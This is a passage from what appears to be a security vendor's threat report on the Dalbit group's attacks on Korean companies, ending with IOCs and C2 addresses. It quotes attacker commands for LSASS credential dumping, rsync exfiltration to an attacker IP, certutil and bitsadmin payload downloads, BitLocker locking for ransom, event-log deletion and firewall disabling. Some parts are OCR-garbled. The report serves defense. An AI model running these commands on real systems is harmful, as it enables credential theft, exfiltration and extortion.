        FILE_ATTRIBUTE_NORMAL, FILE_SHARE_WRITE, FILE_OVERWRITE_IF, FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0);

if (hDmpFile == INVALID_HANDLE_VALUE) {
        wprintf(L"      [!] Failed to create dumpfile.\n");
        ZwClose(hProcess);
        exit(1);
}

DWORD dwTargetPID = GetProcessId(hProcess);
BOOL Success = MiniDumpWriteDump(hProcess,
        dwTargetPID,
        hDmpFile,
        MiniDumpWithFullMemory,
        NULL,
        NULL,
        NULL);
```

```
GetWindowsDirectoryW(Buffer, 0x104u);// %SystemRoot%
wcscat_s(Destination, 0x104ui64, Buffer);
wcscat_s(Destination, 0x104ui64, L"\\Temp\\duhgghmpert.dmp");
(RtlInitUnicodeString_1)(v42, Destination);
hFile = 0i64;
v43 = 0i64;
v37.Length = 48;
v37.RootDirectory = 0i64;
v37.Attributes = 64;
v37.ObjectName = v42;
*&v37.SecurityDescriptor = 0i64;
::NtCreateFile(&hFile, 0x120116u, &v37, &v43, 0i64, 0x80u, 2u, 5u,
if ( hFile == -1i64 )
{
  ::NtClose(Process);
  exit(1);
}
ProcessId = GetProcessId(Process);
MiniDumpWriteDump(Process, ProcessId, hFile, MiniDumpWithFullMemor
::NtClose(hFile);
::NtClose(Process);
return 0;
```

[Figure 7] Left (Dumpert open source) vs Right (Dumper used by Dalbit group)

In the picture above, in the case of the right side, you can see that the path and output string are the same except that they have been removed.


All the paths of the dump files confirmed so far are '%SystemRoot%\temp' and are as follows.

%SystemRoot%\temp\duhgghmpert.dmp
%SystemRoot%\temp\dumpert.dmp
%SystemRoot%\temp\tarko.dmp
%SystemRoot%\temp\lsa.txt
…

[Table 15] Lsass dump file path

1-2) Procdump

The Procdump tool is a normal utility program provided by Microsoft that provides a process dump function. The attacker performed the dump through the tool as follows.



```
C:₩Windows₩debug₩1>svchost.exe -accepteula -ma lsass.exe web_log.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[16:33:39] Dump 1 initiated: C:₩Windows₩debug₩1₩web_log.dmp
[16:33:39] Dump 1 writing: Estimated dump file size is 60 MB.
[16:33:39] Dump 1 complete: 60 MB written in 0.4 seconds
[16:33:40] Dump count reached.
```


[Figure 8] Output when executing Procdump

Afterwards, the attacker sent the dump file to the attacker's server through a tool called Rsync (Remote Sync). Below is a real case of an attacker attempting to leak information.

> svchost.exe -accepteula -ma lsass.exe web_log.dmp
> rsync -avz –port 443 web_log.zip test@205.185.122[.]95::share/web_log.zip

[Table 16] Procdump execution and logs using rsync

2) Extract mail




```
C:₩Windows₩debug₩1>eml.exe
eml host domain₩user hash time retry sleep

time: eml send time
retry: retry times, default=3
sleep: sleep times(ms), default=200
example: eml ews.xxx.com xxx₩abc 32ED87BDB5FDC5E9CBA88547376818D4 "1999-01-01 00:00:00" 3 2000
```

[Figure 9] Executing the Mail Extraction Tool

The sample is a mail extracting tool made with Golang, and is presumed to be the only tool made by an attacker. It has a function of extracting mail from a specific account into an EML file through EWS (Exchange Web Service) targeting the company's Exchange mail server. Factors include Exchange server address, account name, NTLM password hash of the account, date and time, etc. When executed, all mails are extracted from all mailboxes of the account based on the received time as a factor and saved as EML files.

For reference, the PDB information of the binary is 'ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff', which is meaningless.



Offset	Name	Value	Meaning
8564A0	Characteristics	0	
8564A4	TimeDateStamp	5F51EC12	금요일, 04.09.2020 07:26:10
8564A8	MajorVersion	0	
8564AA	MinorVersion	0	
8564AC	Type	2	Visual C++ (CodeView)
8564B0	SizeOfData	66	
8564B4	AddressOfRaw...	85838C	
8564B8	PointerToRawD...	856D8C	

RSDSI Table


Offset	Name	Value
856D8C	Sig	53445352
856D90	GUID	{34d80e5c-37d3-428d-c998-d6eaa9f413f}
856DA0	Age	1
856DA4	PDB	fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff

[Figure 10] PDF information of mail extraction tool

3) Screen leak

The attacker transmitted the screen of a specific PC to the attacker's server. The binary that captures the current screen has not been confirmed, but the attacker's server from which the screen of the infected PC is transmitted has been identified. In this case, the screen of the infringing PC of a specific company was transmitted every 5 to 10 seconds.

Attacker's screen transmission server: hxxp://91.217.139[.]117:8080/1.bat



이름	수정한 날짜	유형
[redacted]업데이트_작업계획서	2022-12-09 오후 4:01	Adobe Acrobat D
[redacted] 업데이트 로그(2019.01~)	2022-12-09 오후 4:01	Microsoft Excel 워

[Figure 11] Damaged PC screen of a specific company that was actually transmitted

It only transmitted images completely, could not be controlled remotely, and did not output audio.

In addition, the attacker's server (91.217.139[.]117) where the screen was being sent was also used as a download server by another company.

>certutil -urlcache -split -f hxxp://91.217.139[.]117:8080/calc32.exe
>certutil -split -urlcache -f hxxp://91.217.139[.]117:8443/log.ini **c:\temp >bitsadmin /transfer mydownloadjob /download /priority normal “** hxxp://91.217.139[.]117:8080/calc32.exe **” “c:\windows\debug\winh32.exe” (frpc)**
>bitsadmin /transfer mydownloadjob /download /priority normal “ hxxp://91.217.139[.]117:8001/log.ini **” “c:\windows\debug\log.ini” (frpc.ini)**


[Table 17] Other logs from attacker server (91.217.139[.]117)

4) Inquiry of installed programs and login information

The attacker checked the installed program through the WMIC command.

> wmic product get name, version

[Table 18] How attackers retrieved installed programs



```
C:₩Users>wmic product get name,version
Name                                                                 Version
Python 3.10.8 Executables (64-bit)                                   3.10.8150.
Python 3.10.8 Add to Path (64-bit)                                   3.10.8150.
Python 3.10.8 Documentation (64-bit)                                 3.10.8150.
Python 3.10.8 Standard Library (64-bit)                              3.10.8150.
Python 3.10.8 Tcl/Tk Support (64-bit)                                3.10.8150.
Python 3.10.8 Core Interpreter (64-bit)                              3.10.8150.
Python 3.10.8 Utility Scripts (64-bit)                               3.10.8150.
Python 3.10.8 pip Bootstrap (64-bit)                                 3.10.8150.
Python 3.10.8 Test Suite (64-bit)                                    3.10.8150.
Python 3.10.8 Development Libraries (64-bit)                         3.10.8150.
Microsoft DCF MUI (Korean) 2016                                      16.0.4266.
Microsoft Office Professional Plus 2016                              16.0.4266.
Microsoft OneNote MUI (Korean) 2016                                  16.0.4266.
Microsoft Office 32-bit Components 2016                              16.0.4266.
Microsoft Office Shared 32-bit MUI (Korean) 2016                     16.0.4266.
```

[Figure 12] List of installed programs, command example (WMIC)

Also, among the event logs, specific event IDs were collected for domain account information. The created file exists in c:\temp\EvtLogon.dat.

Event ID	meaning
4624	log-in succeed
4768	Kerberos Certification Request
4776	NTLM authentication attempt

[Table 19] Meaning of event ID used by the attacker

```
> wevtutil qe security /q:"Event[System[(EventID=4624 or EventID=4768 or
EventID=4776)]]" /f:text /rd:true >> c:\temp\EvtLogon.dat
```

[Table 20] wevtutil command log

3.2.7. file encryption


This information was introduced in detail in a previous blog . The attacker encrypts a specific drive through BitLocker, a Windows utility, and demands a ransom. Several more victims are currently being identified.

- BitLocker commands

```
> "C:\Windows\System32\BitLockerWizardElev.exe" F:\ T
> manage-bde -lock -ForceDismount F:
> manage-bde -lock -ForceDismount e:
> "c:\windows\system32\bitlockerwizardelev.exe" e:\ t
> "c:\windows\system32\bitlockerwizardelev.exe" f:\ u
```

[Table 21] BitLocker log

Below is the ransom note used by the attackers. The attacker used anonymous mail services such as startmail.com and onionmail.com.


readme.txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
Ln 7, Col 49
100%
Windows (CRLF)
UTF-8

```
Just for money.

If you want to unlock data, please contact us.
==================================================
fg23f25d3d43s@startmail.com
ryf43fderwrxs@onionmail.com
==================================================
```

[Figure 13] Ransom note introduced in the previous blog

The command assumed to download the ransom note is as follows.

```
> certutil -urlcache -split -f hxxp://175.24.32[.]228:8888/readme c:\windows\temp\readme
```

[Table 22] Presumed log of ransom note download

3.2.8. bypass

1) VMProtect Packing

The attacker attempted to bypass the diagnosis by packing the binary with VMProtect when it was diagnosed after uploading it.

```
– Privilege elevation tool
%ALLUSERSPROFILE%\badpotatonet4.exe
%ALLUSERSPROFILE%\BadPotatoNet4.vmp.exe
%ALLUSERSPROFILE%\SweetPotato.exe
%ALLUSERSPROFILE%\SweetPotato.vmp.exe
%ALLUSERSPROFILE%\jc.vmp.exe
%SystemDrive%\nia \juicypotato.vmp1.exe
%SystemDrive%\nia\juicypotato.vmp.exe
…

– Proxy Tool
E:\WEB\*****\data\frpc.vmp.exe
%ALLUSERSPROFILE%\lcx.exe
%ALLUSERSPROFILE%\lcx_VP.exe
%SystemDrive%\Temp\lcx.exe
%SystemDrive%\Temp\ lcx_VP.exe
%SystemDrive%\Temp\svchost.exe (FRP)
%SystemDrive%\Temp\frpc.vmp.exe
…
```

[Table 23] Files packed with VMP

2) Delete Windows Event Log using Wevtutil

```
Delete the Security event log > cmd.exe /c wevtutil cl
Delete the security Application log > cmd.exe wevtutil.exe el > cmd.exe wevtutil.exe cl
"application"
```

[Table 24] Window event log deletion

3) Firewall OFF

```
sp.exe “netsh advfirewall set allprofiles state off”
```

[Table 25] Firewall OFF

4. Conclusion

The Dalbit hacking group attempted to attack vulnerable servers of domestic companies, and logs are being uploaded not only to mid-sized companies but also to some large companies. In particular, it was confirmed that 30% of the damaged companies were using a specific groupware product in Korea. In addition, the group uses tools that anyone can easily obtain, from the web shell used at the beginning of the intrusion to the final stage of ransomware. There are also Chinese tools that are not available. Therefore, since the attacker mainly used tools introduced in Chinese, it is estimated that there is some connection with China.

Server administrators should check the main download path, main account name ('main'), and IOC of the attacker introduced in this article when suspicious of infection. see. In addition, if the server configuration environment is vulnerable, administrators must patch to the latest version to prevent existing vulnerabilities in advance, and if there is an unmanaged server among servers that are open to the outside, it seems necessary to check.

5.IOC

For reference, the ASEC blog does not disclose the IP of domestic corporate servers being exploited by attackers.

- Miter Attack

Execution	Persistence	Privilege Escalation	Credential Access	Discovery	Defense Evasion	Lateral Movement	Collection	Exfiltratic
– Command and Scripting Interpreter (T1059) – Windows Management Instrumentation (T1047) – System Service (T1569)	– Scheduled Task/Job(T1053) – Create Account(T1136) – Server Software Component(T1505) – Account Manipulation(T1098)	– Access Token Manipulation(T1134) – Exploitation for Privilege Escalation(T1068)	– OS Credential Dumping (T1003)	– Remote System Discovery (T1018) – Network Service Discovery (T1046)	– Impair Defenses (T1562) – Indicator Removal (T1070)	– Remote Services (T1021) – Lateral Tool Transfer (T1570)	– Data from Local System (T1005) – Account Discovery: Email Account (1087.003) – Email Collection (T1114) – Screen Capture (T1113)	– Exfiltratior Over Wet Service (T1567)

[Table 26] Miter Attack

- diagnosis

```
WebShell/Script.Generic (2020.12.11.09)
WebShell/ASP.ASpy.S1361 (2021.02.02.03)
WebShell/ASP.Generic.S1855 (2022.06.22.03)
WebShell/ASP.Small.S1378 (2021.02.24.02)
WebShell/JSP. (
–
–
_
_ 2022.11.14.00)
Trojan/Script.Frpc (2022.12.17.00)
JS/Webshell (2011.08.08.03)
HackTool/Win.Fscan.C5334550(2023.01.27.00)
HackTool/Win.Fscan.C5230904(2022.10.08.00) HackTool/Win.Fscan.C5230904(2022.10.08.00
) Fscan.R5229026 (2022.10.07.03)
Trojan/JS.Agent (2022.03.16.02)
Unwanted/Win32.TCPScan.R33304 (2012.08.17.00)
HackTool/Win.Scanner.C5220929(2022.08.09.02)
HackTool/Win.SweetPotato.R506105 (2022.08.04.01)
Exploit/Win.BadPotato.R508814 (2022.08.04.01) HackTool/Win.JuicyPotato.R509932
(2022.08.04.01)
HackTool/Win.JuicyPotato.R509932 (2022.08.04.01
) Win.JuicyPotato.C2716248 (2022.08.09.00)
Exploit/Win.JuicyPotato.C425839 (2022.08.04.01)
```

Exploit/Win.SweetPotato.C4093454 (2022.08.04.01) Trojan
/Win.Escalation.R5242.07 (20242.07)
Generic.R457163 (2021.12.09.01)
HackTool/Win64.Cve-2019-1458.R345589 (2020.07.22.06)
Malware/Win64.Generic.C3164061 (2019.04.20.01)
Malware/Win64.Generic.C3628819 (2018819
) Win.Agent.C4448815 (2021.05.03.03)
Trojan/Win.Generic.C4963786 (2022.02.11.04)
Trojan/Win.Exploit.C4997833 (2022.03.08.01)
Exploit/Win.Agent.C5224192 (2022.08.17.00)
Exploit/Win.Agent.C5224193 (2022.08.17.00)
Trojan/Win32.RL_Mimikatz.R290617 (9.2019
) Win32.Mimikatz.R262842(2019.04.06.00)
Trojan/Win.Swrort.R450012(2021.11.14.01)
HackTool/Win.Lsassdump.R524859(2022.10.05.00)
HackTool/Win.ProxyVenom.C5280699(2022.14.01)
Unted Frpc.C5222534 (2022.08.13.01)
Unwanted/Win.Frpc.C5218508 (2022.08.03.03)
Unwanted/Win.Frpc.C5218510 (2022.08.03.03)
Unwanted/Win.Frpc.C5218513 (2022.08.03.03)
WinFackrpc 5222544 (2022.08.13.01)
HackTool/Win.Frp.C4959080 (2022.02.08.02)
HackTool/Win.Frp.C5224195 (2022.08.17.00)
Unwanted/Win.Frpc.C5162558 (2022.07.26.03)
Malware/Win.Generic.C5173495 (2022.06.18.00)
HackTool/Win.LCX.C5192157 (2022.07.04.02) HackTool/Win.LCX.R432995 (2023.01)
HackTool/Win.LCX.R432995 (2023.01
) Win.Rsocx.C5280341 (2022.10.15.00)
Backdoor/Win.BlueShell.C5272202 (2022.10.05.00)
Trojan/Win.BlueShell.C5280704 (2022.10.15.01)
Backdoor/Win.CobaltStrike.R360995 (2022.09.09)
Unwanted Extractor.C5266516 (2022.10.01.00)
Trojan/Win.RemCom.R237878 (2023.01.07.00)

[IOC]

- MD5 (except normal files)

  – 웹쉘
  0359a857a22c8e93bc43caea07d07e23
  85a6e4448f4e5be1aa135861a2c35d35
  4fc81fd5ac488b677a4c0ce5c272ffe3
  c0452b18695644134a1e38af0e974172
  6b4c7ea91d5696369dd0a848586f0b28
  96b23ff19a945fad77dd4dd6d166faaa
  88bef25e4958d0a198a2cc0d921e4384
  c908340bf152b96dc0f270eb6d39437f
  2c3de1cefe5cd2a5315a9c9970277bd7
  e5b626c4b172065005d04205b026e446
  27ec6fb6739c4886b3c9e21b6b9041b6
  612585fa3ada349a02bc97d4c60de784
  21c7b2e6e0fb603c5fdd33781ac84b8f
  c44457653b2c69933e04734fe31ff699
  e31b7d841b1865e11eab056e70416f1a
  69c7d9025fa3841c4cd69db1353179cf
  fca13226da57b33f95bf3faad1004ee0
  af002abd289296572d8afadfca809294
  e981219f6ba673e977c5c1771f86b189
  f978d05f1ebeb5df334f395d58a7e108
  e3af60f483774014c43a7617c44d05e7
  c802dd3d8732d9834c5a558e9d39ed37
  07191f554ed5d9025bc85ee1bf51f975
  61a687b0bea0ef97224c7bd2df118b87
  … (생략)

  – 권한 상승
  9fe61c9538f2df492dff1aab0f90579f
  ab9091f25a5ad44bef898588764f1990
  87e5c9f3127f29465ae04b9160756c62
  ab9091f25a5ad44bef898588764f1990

  4bafbdca775375283a90f47952e182d9
  0311ee1452a19b97e626d24751375652
  acacf51ceef8943f0ee40fc181b6f1fa
  3cbea05bf7a1affb821e379b1966d89c
  10f4a1df9c3f1388f9c74eb4cdf24e7c
  b5bdf2de230722e1fe63d88d8f628ebc
  edb685194f2fcd6a92f6e909dee7a237
  e9bd5ed33a573bd5d9c4e071567808e5
  fbae6c3769ed4ae4eccaff76af7e7dfe

  937435bbcbc3670430bb762c56c7b329
  fd0f73dd80d15626602c08b90529d9fd

29274ca90e6dcf5ae4762739fcbadf01
784becfb944dec42cccf75c8cf2b97e3
7307c6900952d4ef385231179c0a05e4
bcfca13c801608a82a0924f787a19e1d

75fe1b6536e94aaee132c8d022e14f85

d6cb8b66f7a9f3b26b4a98acb2f9d0c5

323a36c23e61c6b37f28abfd5b7e5dfe
7b40aa57e1c61ecd6db2a1c18e08b0af
3665d512be2e9d31fc931912d5c6900e

– 네트워크 스캔
1aca4310315d79e70168f15930cc3308

5e0845a9f08c1cfc7966824758b6953a
9b0e4652a0317e6e4da66f29a74b5ad7
d8d36f17b50c8a37c2201fbb0672200a
b998a39b31ad9b409d68dcb74ac6d97d
d5054ed83e63f911be46b3ff8af82267
e7b7bf4c2ed49575bedabdce2385c8d5

f01a9a2d1e31332ed36c1a4d2839f412

d4d8c9be9a4a6499d254e845c6835f5f

– FRP
4eb5eb52061cc8cf06e28e7eb20cd055
0cc22fd05a3e771b09b584db0a161363
8de8dfcb99621b21bf66a3ef2fcd8138
df8f2dc27cbbd10d944210b19f97dafd
2866f3c8dfd5698e7c58d166a5857e1e
cbee2fd458ff686a4cd2dde42306bba1
3dc8b64b498220612a43d36049f055ab
31c4a3f16baa5e0437fdd4603987b812
b33a27bfbe7677df4a465dfa9795ff4a
7d9c233b8c9e3f0ea290d2b84593c842
c4f18576fd1177ba1ef54e884cb7a79d
5d33609af27ea092f80aff1af6ddf98d
622f060fce624bdca9a427c3edec1663
1f2432ec77b750aa3e3f72c866584dc3
d331602d190c0963ec83e46f5a5cd54a
21d268341884c4fc62b5af7a3b433d90

– FRP_INI
6a20945ae9f7c9e1a28015e40758bb4f
a29f39713ce6a92e642d14374e7203f0
7ce988f1b593e96206a1ef57eb1bec8a
fc9abba1f212db8eeac7734056b81a6e
9f55b31c66a01953c17eea6ace66f636
33129e959221bf9d5211710747fddabe
48b99c2f0441f5a4794afb4f89610e48
28e026b9550e4eb37435013425abfa38
2ceabffe2d40714e5535212d46d78119
c72750485db39d0c04469cd6b100a595
68403cc3a6fcbeb9e5e9f7263d04c02f
52ff6e3e942ac8ee012dcde89e7a1116
d82481e9bc50d9d9aeb9d56072bf3cfe
22381941763862631070e043d4dd0dc2
6b5bccf615bf634b0e55a86a9c24c902
942d949a28b2921fb980e2d659e6ef75
059d98dcb83be037cd9829d31c096dab
cca50cdd843aa824e5eef5f05e74f4a5
f6f0d44aa5e3d83bb1ac777c9cea7060
0ca345bc074fa2ef7a2797b875b6cd4d
f6da8dc4e1226aa2d0dabc32acd06915
0bbfaea19c8d1444ae282ff5911a527b

– LCX
a69d3580921ec8adce64c9b38ac3653a
c4e39c1fc0e1b165319fa533a9795c44
fb6bf74c6c1f2482e914816d6e97ce09
678dbe60e15d913fb363c8722bde313d

– 프록시 ETC
e0f4afe374d75608d604fbf108eac64f

f5271a6d909091527ed9f30eafa0ded6

ae8acf66bfe3a44148964048b826d005

– 측면이동
6983f7001de10f4d19fc2d794c3eb534
fcb7f7dab6d401a17bd436fc12a84623

– 정보 수집 및 자격 증명 탈취
bb8bdb3e8c92e97e2f63626bc3b254c4
80f421c5fd5b28fc05b485de4f7896a1
a03b57cc0103316e974bbb0f159f78f6
46f366e3ee36c05ab5a7a319319f7c72
7bd775395b821e158a6961c573e6fd43

b434df66d0dd15c2f5e5b2975f2cfbe2

c17cfe533f8ce24f0e41bd7e14a35e5e

– 백도어
011cedd9932207ee5539895e2a1ed60a
bc744a4bf1c158dba37276bf7db50d85
23c0500a69b71d5942585bb87559fe83
53271b2ab6c327a68e78a7c0bf9f4044
c87ac56d434195c527d3358e12e2b2e0

- C2 and URL (unmarked for domestic corporate servers that have been abused)

– Download C2
91.217.139[.]117

– Upload C2
205.185.122[.]95
91.217.139[.]117

– FRP & LCX C2
hxxp://sk1.m00nlight[.]top:80 (45.136.186.19) //MOACK_Co_LTD company server
hxxps://fk.m00nlight[.]top:443 (45.136.186.175:443) //MOACK_Co_LTD company server
hxxps://aa.zxcss[.]com:443 (45.93.31.122) // MOACK_Co_LTD company server
45.93.31[.]75:7777 //MOACK_Co_LTD company server
45.93.28[.]103:8080 //MOACK_Co_LTD company server
103.118.42[.]208
101.43.121[.]50

– Backdoor C2
45.93. 31[.]75 //MOACK_Co_LTD company server